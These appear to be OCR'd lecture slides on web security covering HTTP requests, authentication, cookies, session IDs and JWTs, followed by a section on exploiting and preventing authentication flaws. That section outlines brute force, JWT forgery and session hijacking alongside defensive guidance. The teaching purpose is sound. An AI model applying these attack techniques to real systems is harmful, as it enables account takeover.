



image: Microsoft.com

HTTP Communication

- Actually… servers can contact clients directly with WebSockets
  - Great for low latency asynchronous communications (e.g. VoIP, telemetry)
  - Nightmare for security!
- Client upgrades connection to a WebSocket
- Any participant can send messa
  - No polling is required
    Usually no log is done
  - Client and server must know the message format



HTTP Request

```
$ curl https://elearning.ua.pt  -D - -v


GET / HTTP/1.1
Host: elearning.ua.pt
User-Agent: curl/7.68.0
Accept: */*
```

HTTP Request

HTTP Response

```
$ curl https://elearning.ua.pt  -D - -v

HTTP/1.1 200 OK
Date: Thu, 12 Nov 2020 17:01:16 GMT
Server: Apache
Set-Cookie: MoodleSession=qvnej3ar6u28ndar312jhg1veh; path=/
Expires: Mon, 20 Aug 1969 09:23:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: post-check=0, pre-check=0, no-transform
Last-Modified: Thu, 12 Nov 2020 17:01:16 GMT
Accept-Ranges: none
```

HTTP Response

With server timestamp
Cookie, Cache control

Anything can be a client

```
$ echo -ne 'GET / HTTP/1.1\r\nHost: elearning.ua.pt\r\nUser-Agent: Android
10\r\n\r\n' | ncat --ssl elearning.ua.pt 443

HTTP/1.1 200 OK
Date: Thu, 12 Nov 2020 17:20:12 GMT
Server: Apache
Set-Cookie: MoodleSession=ooma3far88iqh9nvssn598nsuu; path=/
Expires: Mon, 20 Aug 1969 09:23:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: post-check=0, pre-check=0, no-transform
Last-Modified: Thu, 12 Nov 2020 17:20:12 GMT
Accept-Ranges: none
```

Anything can be a client

- Many programs can communicate with HTTP servers
  - A socket is all that is required
- Even Bash can do it

Open TCP to 193.136.173.58:80 into FD5
Write to FD 5
Read from FD 5

```
$ exec 5<>/dev/tcp/193.136.173.58/80
$ echo -e "GET / HTTP/1.1\r\nHost: www.ua.pt\r\n\r\n" >&5
$ cat <&5

HTTP/1.1 301 Moved Permanently
Server: nginx/1.18.0
Date: Thu, 12 Nov 2020 17:26:58 GMT
Content-Type: text/html
Content-Length: 169
Connection: keep-alive
Location: https://www.ua.pt/
```

Anything can be a client

- There is no client-side security model
- All parts of a request can be crafted
  - HTTP Headers, Methods, URLs
  - POST content can be manipulated freely
- Control must reside in the server-side context
  - Remember that developers are pushing content to the client? ☺
- There are no input validation processes in the server
  - As long as the HTTP protocol is “generally” observed

Authentication

Authentication - Recap

- Authentication aims to determine the identity of an entity
  - Entity may be user, system, software

- The basic process relies in the verification of some property of the authenticated entity by the authenticator
  - Something that he has
  - Something that he knows
  - Something that he is

Authentication - Recap

- What else can be used?

Authentication - Recap

- Somewhere where he is (location)
- Someone that is close by (neighborhood)
- Something that he has done (past behavior)

- A combination of several
  - 2FA – Two Factor Authentication (e.g. Secret + Cookie)
  - MFA – Multiple Factor Authentication (e.g. Secret + Cookie + Smartphone)

Base HTTP methods

- Makes use of the Authorization header
  - Header is passed to applications as well as user
  - May require password to be in clear text
  - Presents no configurable user interface

- Basic authentication through direct presentation of credentials
  - `Authorization: Basic base64(login:password)`

Base HTTP methods

- Digest authentication
  - Server replies with the authentication arguments in the WWW-Authenticate

```
Authorization: Digest username="Mufasa",
                      realm="testrealm@host.com",
                      nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
                      uri="/dir/index.html",
                      qop=auth,
                      nc=00000001,
                      cnonce="0a4f113b",
                      response="6629fae49393a05397450978507c4ef1",
                      opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Authentication Flow state

Sessions

- HTTP is stateless and provides no way of keeping state
  - Besides WebSockets in HTML5
- Most applications over HTTP need state for good purposes
  - User preferences
  - Navigation history
  - Authentication state
- Some use it for less noble purposes, usually compromising privacy
  - Track users across multiple sites for advertising purposes
  - Profile user behavior

Flow State keeping mechanisms

- Referer header
- SESSION_ID, or SID or other custom headers
- Cookie
- JSON Web Token

Use of the URL

```
GET /internal/private.html?pass=secret&sid=234234 HTTP/1.1
Host: www.company.com
```

- Input encoded as part of the URL as Request Arguments
- GET request is expected to have side effects
  - Arguments control language, authentication, authorization

Use of the URL

Should be avoided at all cost to transport state

- Arguments are visible in the browser
  - A use problem if your browser is visible: public presentation, remote lecture, over the shoulder eavesdropping
- Arguments may be logged by the webserver
  - Enable compromise if logs are accessed by an attacker
- SEO is broken: different users will have a different URL for the same resource
- Cache may be impacted: unique URLs limit the use of caches

Use of a POST request

```
POST /doLogin HTTP/1.1
Host: company.com
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows 10)
Referer: http://company.com/login
Content-Length: 34

username=john&password=supersecret
```

- URL visible on the browser: http://company.com/doLogin

GET vs POST

- **GET** is used to REQUEST information
  - Can be resent by browsers
  - May be logged, cached, bookmarked, kept in the browser history
  - Should not change server-side state (no side-effects)
    - Frequently it will change state, or create logs
- **POST** is used to UPDATE information
  - Will not be cached, bookmarked, kept in browser history
  - May not be logged
  - Is not visible to users
  - Is expected to change server-side state (has side effects)

Referer Header

- The Referer request header contains the address of the page making the request.


- The Referer header allows servers to identify where people are visiting them from
  - may use that data for analytics, logging, or optimized caching
  - Sometimes used for access control

- Fully user controllable

Referer Header

- First hit: No Referer


```
GET https://elearning.ua.pt/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: _ga_RWZB1HRVYE=GS1.1.1605202432.1.1.16052028
_gid=GA1.2.1334581424.1605202436; _hjTLDTest=1; _hji
_hjFirstSeen=1; _hjAbsoluteSessionInProgress=0
Upgrade-Insecure-Requests: 1
Host: elearning.ua.pt
```



Referer Header

- Subsequent request

```
GET https://elearning.ua.pt/theme/adaptable/style/print
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; r
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://elearning.ua.pt/
Cookie: _ga_RWZB1HRVYE=GS1.1.1605202432.1.1.16052
_gid=GA1.2.1334581424.1605202436; _hjTLDTest=1; _hji
_hjFirstSeen=1; _hjAbsoluteSessionInProgress=0; Moodle
Host: elearning.ua.pt
```



Referer Header

```
GET /internal/private.html HTTP/1.1
Host: www.company.com
Referer: http://www.company.com/loggedin/
```

- Expected meaning: User accessing `/internal/private.html`, and came from `/loggedin` therefore it was authenticated

- In reality
  - Referer header MAY be set by the browser
  - Was meant for origin authentication, is used for authorization
  - Falls in the TOCTOU: Time-of-check time-of-use

SESSION ID

- A value, set by the server in the HTML/Javascript
  - Kept manually by the HTML/JS logic
  - Browser is unaware of it
- URLs in the HTML include the SESSION ID

```
<a href=http://company.com?PHPSESSION=value>resource</a>
```

- SESSION ID added to requests
  - Header or explicit argument in GET actions
  - Header or body in POST actions

Cookies (RFC 6265)

- ASCII text created by the server and sent to the client
  - HTTP Header - Set-Cookie: VALUE
- Stored in the clients' cookie jar
  - A file or simple database
  - The client may freely delete (or edit) cookies
- Client resends the **`Cookie`** header to servers
  - in every request made for which there is a compatible cookie
  - Format is: **`Cookie: VALUE`**

Cookies (RFC 6265)

- Server can keep context using the cookie provided
  1. Receives a Cookie from the client
     1. Cookie can contain the session identifier
  2. Fetches context (session)
  3. Provides a customized answer

- Cookies are used as a token enabling authorization
  - When set as the result of an authentication process
  - Allow obtaining the identity associated with the request

- Loosing a Cookie opens the door to *impersonation*

Cookies (RFC 6265)

- Cookie scope and lifetime are set by the server in the client response

```
Set-Cookie: <nome-cookie>=<valor-cookie>
Set-Cookie: <nome-cookie>=<valor-cookie>; Expires=<date>
Set-Cookie: <nome-cookie>=<valor-cookie>; Max-Age=<non-zero-digit>
Set-Cookie: <nome-cookie>=<valor-cookie>; Domain=<domain-value>
Set-Cookie: <nome-cookie>=<valor-cookie>; Path=<path-value>
Set-Cookie: <nome-cookie>=<valor-cookie>; Secure
Set-Cookie: <nome-cookie>=<valor-cookie>; HttpOnly
Set-Cookie: <nome-cookie>=<valor-cookie>; SameSite=Strict
Set-Cookie: <nome-cookie>=<valor-cookie>; SameSite=Lax
```

Cookies (RFC 6265)

- Client -> Server
  No cookie sent

- Server -> Client

```
Set-Cookie: MoodleSession=0r6mroovg98o338clahfd177g0; path=/
```

- Client -> Server

```
Cookie: MoodleSession=0r6mroovg98o338clahfd177g0
```

JWT - JSON Web Tokens

- Concatenation of 3 texts
  - base64(header) + '.' + base64(payload) + '.' + base64(signature)
  - signed with a HMAC or Asymmetric crypto (RSA)

```
header = { "alg" : "HS256",  "typ" : "JWT" }

payload = {"loggedInAs" : "admin","iat" : 1422779638}

signature=HMAC-SHA256(secret,base64(header)+'.'+base64(payload))
```

JWT - JSON Web Tokens

- Provide mechanisms for token refresh, limiting impact due to a lost token
- Access Token – JWT Token that authorizes the user – very limited lifespan
  - Is used in every request and has higher exposition
- Refresh Token – Random Token only to refresh Access Token
  - Only used to refresh the Access Token
  - Longer lifetime
- After all tokens expire, the authentication process must be restarted

```
payload = {"loggedInAs" : "admin","iat" : 1422779638}
```

Exploitation and Prevention

What makes an application vulnerable?

- Credentials can be guessed or overwritten as a result of weak account management functions
  - Default passwords, weak passwords (low entropy), predictable passwords
  - Broken account creation/recovery process

- Allow brute-force or dictionary attacks (*credential stuffing*)
  - Test the entire key space by blind variation of characters
  - Test the entire key space by testing all

What makes an application vulnerable?

- Credentials are stored in a vulnerable format
  - Clear text in a database, weak cipher mode, low PBKDF2 rounds
  - Attacker can conduct an offline attack
    - Offline attacks are dangerous:
      - The victim doesn't know the resources of the attacker
      - The attack is silent to the victim and can take days-years
- Credentials are sent over unencrypted connections
  - Or authentication driven tokens (cookies)
- Recovery or Multi-Factor is broken/missing

What applications should do

Avoid passwords as much as possible (CWE-309)

- Passwords are prone to have low entropy, follow patterns
  - If passwords are required, force some entropy (CWE-521)
- Users frequently reuse credentials among different services
- Passwords must be stored in the server
  - May also be stored in the client

What applications should do

Use secure storage (CWE-257)

- Do not store passwords in clear, even if the domain is “secure”
  - E.g. database requires authentication to be accessed
- Add a computational/storage complexity transformation function (CWE 916)
  - PKBDF2 or scrypt
  - Use a reasonably high number of blocks/Rounds
- Direct access to storage may reveal secrets
  - Directly of through key brute force

What applications should do

Require rotation, but don’t require frequent rotation, except if compromises are recorded (CWE-263)

- Rotation is important and will impose expiration on secrets (CWE-362)
  - Stolen/discovered secrets will be rendered useless
  - Doesn’t depend on users good practices (it’s imposed by system)
- Frequent rotation without proper tools will be rendered useless as users will create “algorithms”
  - 01MocKingBird2020, 02MocKingBird2020...
  - Frequent expiration will impact usability and increase the security burden

What applications should do

Rate limit authentication functions (CWE-770)

- Password stuffing will be dramatically delayed
  - Even a small delay of hundreds of milliseconds may be useful
- Monitoring authentication functions allow detecting attack attempts (CWE-307)
  - Blocking an account after repeated authn failures
  - Password Spraying may circumvent methods (CAPEC-565)

What applications should do

Use Multi Factor Authentication (CWE-308)

- The attack required to obtain a credential, may not obtain a smartphone, or a hardware token
  - credential: eavesdropping or database
  - Smartphone: remote compromise or physical steal
  - Hardware token: physically steal the token
- If it is a usability issue, use progressive multi factors
  - E.g.: Check <secret, cookie and IP network> and a fourth is something changes
- Favor multi-factor authentication in recovery processes

What applications should do

- For reference: NIST 800-63B: Authentication Assurance Levels

Token exploitation

- Client may freely manipulate tokens to trigger an attack
  - Break the authentication process, Enumerate users, Bypass authentication
- Cookies
  - If contain sensitive information (passwords) – CWE-256
  - If they have low entropy
  - If they have a structure that is processed in the server
- JWT
  - If server improperly verifies signature and allows the “none” method
    - Verification method code must enforce the same method used in the signature creation
  - Short secret allows an attacker to forge tokens

Session Hijacking

- Web applications use session ids, cookies and tokens as credentials
  - Stealing this credential will result in session hijacking
  - SESSION IDs and tokens reside in RAM
  - Cookies are stored, and present in backups
  - BAD: sometimes use IP Address as SID (CWE-291)
- Multi-factor authentication may limit exploration
  - Cookie from different IP Address? Invalidate it
  - Cookie from different browser? Invalidate it

Session Hijacking – Sniffing/Interception

- Sessions can be stolen from Cookie repository
  - If device is compromised
  - If they do not expire (CWE-613)

- Browser can be led to provide the Cookie/Token to a malicious server
  - Attacker listens for DNS request of http://company.com and provides the address of the malicious server
  - MiTM attacks with non secure (no TLS) services

Session Hijacking – Brute Force

- SIDs and Cookies must have high entropy (CWE-331)
  - Should result from a hash or UUID
  - Caveat: calculating a hash from a timestamp is a bad pattern (CWE-330)
    - Timestamp is predictable
- Otherwise attacker may brute force values of active sessions
  - Send multiple requests with varying SID/Cookies until access is granted
- Same can be done for username/passwords
  - Passwords are weak links
  - User enumeration will reduce the attack time (CWE-200)
  - Applicable to many CPEs

Session Fixation

